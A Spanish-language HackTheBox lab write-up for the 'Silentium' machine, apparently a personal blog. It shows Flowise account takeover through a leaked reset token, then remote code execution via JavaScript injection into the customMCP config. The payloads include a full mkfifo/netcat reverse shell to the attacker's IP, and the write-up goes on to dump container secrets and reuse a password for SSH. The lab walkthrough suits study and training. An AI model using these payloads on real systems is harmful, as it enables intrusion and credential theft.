↓ Ir al contenido
  1. Writeups/

HackTheBox - Silentium

·18 mins
Tabla de contenido
  • Dificultad: easy
  • Tiempo aprox. ~5h
  • Datos Iniciales: 10.129.19.233

Enumeración inicial
#

Tras realizar un escaneo de puertos completo, se encuentran los siguientes puertos abiertos:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Silentium | Institutional Capital & Lending Solutions
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
# Nada en UDP

Probamos a escanear subdominios/vhosts antes de entrar a la web principal:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
$ gobuster vhost --url http://silentium.htb -w /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt -ad

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://silentium.htb
[+] Wordlist:                  /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt
[+] Append Domain:             true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
staging.silentium.htb Status: 200 [Size: 3142]

Apuntamos staging.silentium.htb y lo añadimos a /etc/hosts.

Dominio principal
#


Al entrar, encontramos una página que anuncia que Silentium es una “entidad financiera institucional que ofrece préstamos estructurados, crédito privado y soluciones de capital a medida a contrapartes cualificadas de todo el mundo.”

Además, ofrecen una calculadora para calcular amortizaciones de préstamos en un número de períodos determinados.

Si por curiosidad calculamos el interés anual, vemos que

$$ 102454.23 = 1200000 \times \frac{i_{12}}{1-(1+i_{12})^{-12}} $$
1
2
3
4
5
6
7
8
9
sage: var('x')
sage: eq=((1-(1+x)^-12)/x==1200000/102454.23)
sage: find_root(eq,0,1)
0.0037500062168545046 # Interés mensual ~ 0.375%

sage: var('i')
sage: eq2=(i==(1+find_root(eq,0,1))^12-1)
sage: find_root(eq2,0,1)
0.04593990277854454 # Interés anual ~ 4.59%

Así que al parecer Silentium ofrece bastantes buenas condiciones (\(i\approx4.594\%\)) para tratarse de un crédito de 1.2 millones.

Si nos fijamos, el cálculo se hace con un script simple /assets/app.js:

1
2
3
4
5
6
function calc(amount, term, rate = 4.5) {
  const r = rate / 100 / 12;
  // Safety guard
  if (r === 0 || term === 0) return 0;
  return (amount*r*Math.pow(1+r,term))/(Math.pow(1+r,term)-1);
}

Y confirmamos que el interés anual es del \(4.5\%\), algo completamente irrelevante, pero curioso.

Más allá de esto, no hay absolutamente nada más en la página principal, así que tenemos que ir a por el subdominio.

Subdominio staging
#


Nada más entrar nos encontramos con un panel de login y nada más de información:

Si miramos el código fuente, vemos que se listan varias cosas relevantes de las que podemos sacar el servicio en ejecución:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
<!DOCTYPE html>
<html lang="en">
    <head>
        <title>Flowise - Build AI Agents, Visually</title>
        <link rel="icon" href="favicon.ico" />
...
        <meta property="og:url" content="https://flowiseai.com/" />
        <meta property="og:title" content="Flowise - Build AI Agents, Visually" />
        <meta
            property="og:description"
            content="Open source generative AI development platform for building AI agents, LLM orchestration, and more"
        />
        <meta property="twitter:url" content="https://twitter.com/FlowiseAI" />
        <meta property="twitter:title" content="Flowise - Build AI Agents, Visually" />
        <meta
            property="twitter:description"
            content="Open source generative AI development platform for building AI agents, LLM orchestration, and more"
        />
        <meta name="twitter:creator" content="@FlowiseAI" />
...
</html>

El código fuente indica que se trata de FlowiseAI, que según su propia página se describe como lo siguiente:

Flowise es una plataforma de desarrollo de IA generativa de código abierto para construir Agentes de IA y flujos de trabajo con modelos de lenguaje (LLM).

Más info en la documentación oficial.

Si hacemos una búsqueda breve, encontramos que Flowise ofrece una API a través de la cual podemos descubrir la versión en servicio:

1
2
$ curl http://staging.silentium.htb/api/v1/version
{"version":"3.0.5"}

Si buscamos más acerca de esta versión, vemos que casualmente cuenta con un CVE (CVE-2025-59528) con CVSS 10.0 CRITICAL:

In version 3.0.5, Flowise is vulnerable to (unauthenticated) remote code execution. The CustomMCP node allows users to input configuration settings for connecting to an external MCP server. This node parses the user-provided mcpServerConfig string to build the MCP server configuration. However, during this process, it executes JavaScript code without any security validation. Specifically, inside the convertToValidJSONString function, user input is directly passed to the Function() constructor, which evaluates and executes the input as JavaScript code…

Es decir, cualquier atacante con acceso al endpoint /api/v1/node-load-method/customMCP puede explotar la vulnerabilidad. El problema es que de momento no tenemos acceso, pues necesitamos un API token, y para ello necesitamos iniciar sesión.

De hecho, podemos probar a ejecutar un exploit sin autenticarnos previamente. En el report del CVE en Github encontramos un ejemplo de PoC que podemos modificar:

1
2
3
4
5
6
7
8
9
curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"<COMANDO>\");return 1;})()})"
    }
  }'

Pero si lo enviamos:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"curl http://10.10.14.219:8000\");return 1;})()})" 
    }
  }'
{"error":"Unauthorized Access"}

Buscando un API Token
#

Intentando crear una cuenta
#

Si buscamos en la documentación de Flowise, vemos que existe un endpoint /api/v1/account/register que permite registrar un nuevo usuario. Aunque por motivos obvios esto debería estar limitado, el endpoint es accesible por defecto para permitir la creación de la cuenta del primer administrador.

Si probamos a mandar una solicitud al endpoint, recibimos lo siguiente:

1
2
$ curl -X POST http://staging.silentium.htb/api/v1/account/register     
{"statusCode":400,"success":false,"message":"You can only have one organization","stack":{}}

Tras probar con requests con datos válidos, veo que este error no es porque no tengamos permisos, sino porque, al parecer, Flowise bloquea el endpoint automáticamente cuando se crea la primera cuenta de administrador, así que nuestra vía no es esta.

Usando otro CVE más.
#

Si miramos la versión 3.0.5 de nuevo, vemos que no solo tiene ese CVE, sino que tiene otros varios más (y graves). Uno de SSRF, otro de XSS, y el relevante, uno de robo de cuentas con CVSS 9.8: CVE-2025-58434.

Según el report de Github:

The forgot-password endpoint in Flowise returns sensitive information including a valid password reset tempToken without authentication or verification. This enables any attacker to generate a reset token for arbitrary users and directly reset their password, leading to a complete account takeover.

En resumen, el endpoint /api/v1/account/forgot-password, que acepta un email como input:

  • Devuelve respuestas diferentes en función de si el email existe o no (permitiendo enumerar usuarios)
  • Devuelve (cuando el email existe) un token que permite cambiar la contraseña directamente en /api/v1/account/reset-password

Como tendremos que probar con varios emails, podemos copiar una wordlist de usuarios comunes, añadir @silentium.htb al final de cada uno, y probar con todos. Primero creamos la wordlist:

1
2
3
4
5
6
# Copiamos 2 wordlist a un archivo
$ cp /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt wordlistemails.txt
$ cat /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt >> wordlistemails.txt

# Añadimos el sufijo @silentium.htb
$ sed -e 's/$/@silentium.htb/' -i wordlistemails.txt

Ahora probamos con un usuario que no exista para ver qué se nos devuelve:

1
2
3
4
5
6
7
$ curl -i -X POST http://staging.silentium.htb/api/v1/account/forgot-password \ 
  -H "Content-Type: application/json" \
  -d '{"user":{"email":"admin@silentium.htb"}}'

HTTP/1.1 404 Not Found
...
{"statusCode":404,"success":false,"message":"User Not Found","stack":{}}

Y finalmente buscamos el email:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$ ffuf -X POST -u http://staging.silentium.htb/api/v1/account/forgot-password -H "Content-Type: application/json" -d '{"user":{"email":"FUZZ"}}' -w wordlistemails.txt -fc 404,500


        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://staging.silentium.htb/api/v1/account/forgot-password
 :: Wordlist         : FUZZ: /home/kali/silentium/wordlistemails.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"user":{"email":"FUZZ"}}
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 404,500
________________________________________________

ben@silentium.htb       [Status: 201, Size: 579, Words: 1, Lines: 1, Duration: 418ms]

Y ahí lo tenemos, ben@silentium.htb. Ahora a cambiar su contraseña. Mandamos la solicitud:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
$ curl -s -X POST http://staging.silentium.htb/api/v1/account/forgot-password -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb"}}' | jq

{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG",
    "tempToken": "OWvOOFjGAqyY4CKNOOrbIsmhRUsJrrPe3c0DTVZxicDQWcqxUXfu8lY9MHFWjl1H",
    ...[SNIP]...

Y con su tempToken solicitamos un cambio de contraseña:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
$ curl -s -X POST http://staging.silentium.htb/api/v1/account/reset-password \
  -H "Content-Type: application/json" \
  -d '{
        "user":{
          "email":"ben@silentium.htb",
          "tempToken":"OWvOOFjGAqyY4CKNOOrbIsmhRUsJrrPe3c0DTVZxicDQWcqxUXfu8lY9MHFWjl1H",
          "password":"password"             
        }
      }' | jq
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$HvEuTRBDY12OKSInP5zXje63G.hLm.TpuFUYrgGZB8/T1I8Cs196G",
    "tempToken": "",
    "tokenExpiry": null,
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    ...[SNIP]...

Para comprobar que se haya cambiado, probamos a crackear el hash devuelto rápidamente:

1
2
3
4
5
6
$ echo '$2a$05$HvEuTRBDY12OKSInP5zXje63G.hLm.TpuFUYrgGZB8/T1I8Cs196G' > hash
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt                       
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
password         (?)     
1g 0:00:00:00 DONE (2026-04-11 20:48) 50.00g/s 3600p/s 3600c/s 3600C/s 123456..666666
Session completed.

Y vemos que se ha cambiado, como debería.


Ahora probamos a iniciar sesión con las credenciales ben@silentium.htb:password, y finalmente tenemos acceso:


Nota: Sobrecargando la DB

Aunque en el writeup se muestra un inicio de sesión limpio (Cambiar contraseña -> Iniciar sesión), en realidad probé a cambiar la contraseña de ben varias veces antes. Esto llevó a un bloqueo de SQLite que al final me obligó a reiniciar la máquina porque no podía iniciar sesión, como se ve aquí:

Una vez dentro, vamos a API Keys, y ahí creamos una clave nueva. Ahora sí podemos usar el exploit. Con la clave ya introducida y el listener en escucha, mandamos la solicitud:

1
2
3
4
5
6
7
8
9
$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer FmjZUolNC3NCvWxSF5y5rR0uFbMWYnMk16HkPFbWKYY" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.219 4444 >/tmp/f\");return 1;})()})"        
    }
  }'

Y desde el listener…

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
$ penelope -i 10.10.14.219        
[+] Listening for reverse shells on 10.10.14.219:4444 
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from c78c3cceb7ba~10.129.26.68-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12 
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
/ # whoami
root
/ # ls -al /root/
total 20
drwx------    1 root     root          4096 Apr  8 09:41 .
drwxr-xr-x    1 root     root          4096 Apr  8 15:14 ..
-rw-------    1 root     root           384 Apr 12 01:19 .ash_history
drwxr-xr-x    3 root     root          4096 Apr 12 01:17 .flowise

Estamos dentro, aunque dentro de un container.

Escapando del container
#

Ya con acceso a un shell, el objetivo ahora sería encontrar las credenciales originales de ben u otras que nos permitan iniciar sesión en su cuenta, p.ej por SSH.

Si ejecutamos env:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=5
PORT=3000
HOME=/root
OLDPWD=/
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
TERM=xterm-256color
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
SHELL=/bin/sh
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/root/.flowise
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test

Aquí podemos ver 2 variables relevantes:

  • SMTP_PASSWORD=r04D!!_R4ge
  • FLOWISE_PASSWORD=F1l3_d0ck3r

Si probamos a iniciar sesión por SSH con la primera…

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
$ ssh ben@silentium.htb                          
The authenticity of host 'silentium.htb (10.129.26.68)' can't be established.
ED25519 key fingerprint is: SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'silentium.htb' (ED25519) to the list of known hosts.
ben@silentium.htb's password: r04D!!_R4ge

...[SNIP]...

ben@silentium:~$

Y ahora sí estamos dentro de la máquina real.

Enumeración interna
#

Una vez dentro, vamos enumerando varias cosas:

  1. Info del servidor
1
2
3
4
5
6
ben@silentium:~$ cat /etc/os-release 
PRETTY_NAME="Ubuntu 24.04.4 LTS"
...

ben@silentium:~$ uname -a
Linux silentium 6.8.0-107-generic #107-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar 13 19:51:50 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux

Tras buscar en Internet, la versión del kernel parece no ser vulnerable.

  1. Permisos sudo
1
2
3
ben@silentium:~$ sudo -l
[sudo] password for ben: 
Sorry, user ben may not run sudo on silentium.
  1. Archivos con SUID bit
1
2
3
4
ben@silentium:~$ find / -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/umount
... # Nada fuera de lo común
  1. Puertos locales en escucha
1
2
3
4
5
6
7
8
ben@silentium:~$ netstat -tunlp | grep 127.0.0.1
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -                   
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN      -                   
tcp        0      0 127.0.0.1:1025          0.0.0.0:*               LISTEN      -                   
tcp        0      0 127.0.0.1:36523         0.0.0.0:*               LISTEN      -                   
tcp        0      0 127.0.0.1:8025          0.0.0.0:*               LISTEN      -

Para ver qué hacen, hacemos port forwarding de cada uno de ellos y los escaneamos.

1
2
3
4
$ ssh -fN -L 3000:localhost:3000 -L 3001:localhost:3001 -L 1025:localhost:1025 -L 36523:localhost:36523 -L 8025:localhost:8025 ben@silentium.htb
ben@silentium.htb's password: ...

$ for i in {3000,3001,1025,36523,8025}; do (curl -v --connect-timeout 3 --max-time 3 "localhost:$i" > "silentium/port$i"); done

Si vamos mirando la respuesta de cada uno:

  • tcp/3000 da timeout (sin respuesta)
  • tcp/3001 devuelve 200 OK
  • tcp/1025 devuelve error, es ESMTP MailHog
  • tcp/36523 devuelve 404 Not Found
  • tcp/8025 devuelve 200 OK

Dicho esto, podemos hacer un scan con nmap, excluyendo el puerto 3000.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
PORT      STATE SERVICE VERSION
1025/tcp  open  smtp    MailHog smtpd
|_smtp-commands: Hello nmap.scanme.org, PIPELINING, AUTH PLAIN
3001/tcp  open  http    Golang net/http server
| fingerprint-strings: 
|   GenericLines, Help, RTSPRequest: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=e5c084ca33a99a8c; Path=/; HttpOnly
|     Set-Cookie: _csrf=KLPiR-LMvWQwbg32-iD-XZ474zk6MTc3NTk1ODQ0ODA0NTYwNDkyOA; Path=/; Domain=staging-v2-code.dev.silentium.htb; Expires=Mon, 13 Apr 2026 01:47:28 GMT; HttpOnly
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     Date: Sun, 12 Apr 2026 01:47:28 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="KLPiR-LMvWQwbg32-iD-XZ474
|   HTTPOptions: 
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     X-Content-Type-Options: nosniff
|     Date: Sun, 12 Apr 2026 01:47:28 GMT
|     Content-Length: 108
|_    template: base/footer:15:47: executing "base/footer" at <.PageStartTime>: invalid value; expected time.Time
|_http-title: Gogs
8025/tcp  open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: MailHog
36523/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings: 
|   FourOhFourRequest: 
|     HTTP/1.0 404 Not Found
|     Date: Sun, 12 Apr 2026 01:47:38 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|     404: Page Not Found
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions: 
|     HTTP/1.0 404 Not Found
|     Date: Sun, 12 Apr 2026 01:47:23 GMT
|     Content-Length: 19
|     Content-Type: text/plain; charset=utf-8
|     404: Page Not Found
|   OfficeScan: 
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header

Aunque hay bastante información, tras filtrarla un poco y buscar algo de información en Internet, podemos resumirlo a lo siguiente:

  • tcp/3001: staging-v2-code.dev.silentium.htb, un subdominio nuevo.
  • tcp/1025: MailHog smtpd
  • tcp/36523: Sin info de momento.
  • tcp/8025: API HTTP de MailHog y GUI

MailHog
#


Si entramos a la GUI (puerto 8025), vemos lo siguiente:

Sin emails, nada relevante, y no se muestra la versión de MailHog.

En el puerto 1025 tampoco hay nada, es simplemente el puerto SMTP de MailHog, no muy interesante, como mucho podríamos enumerar usuarios.

Staging V2
#


Si añadimos nuestro nuevo subdominio a /etc/hosts, y luego entramos desde el navegador, vemos un entorno de Gogs, aparentemente un servidor de Git.


Ahí encontramos un usuario ben, pero no tiene ningún repositorio público, aunque podemos probar con las 2 contraseñas que teníamos antes, a ver si se reutiliza alguna: r04D!!_R4ge y F1l3_d0ck3r, pero no hay suerte:


Aunque, si supuestamente tenemos acceso al email de Ben (MailHog), podríamos solicitar un cambio de contraseña desde Forgot password?, pero tampoco tenemos suerte:

Más enumeración
#

Sin la posibilidad de cambiar la contraseña de ben (otra vez), y sin poder ver las versiones de Gogs o MailHog, solo nos queda buscar los archivos locales. Si echamos un ojo a /opt veremos los archivos de Gogs y los de MailHog.

1
2
3
ben@silentium:/opt$ ls -l 
drwx--x--x 4 root root 4096 Apr  8 09:41 containerd     #MailHog (Docker)
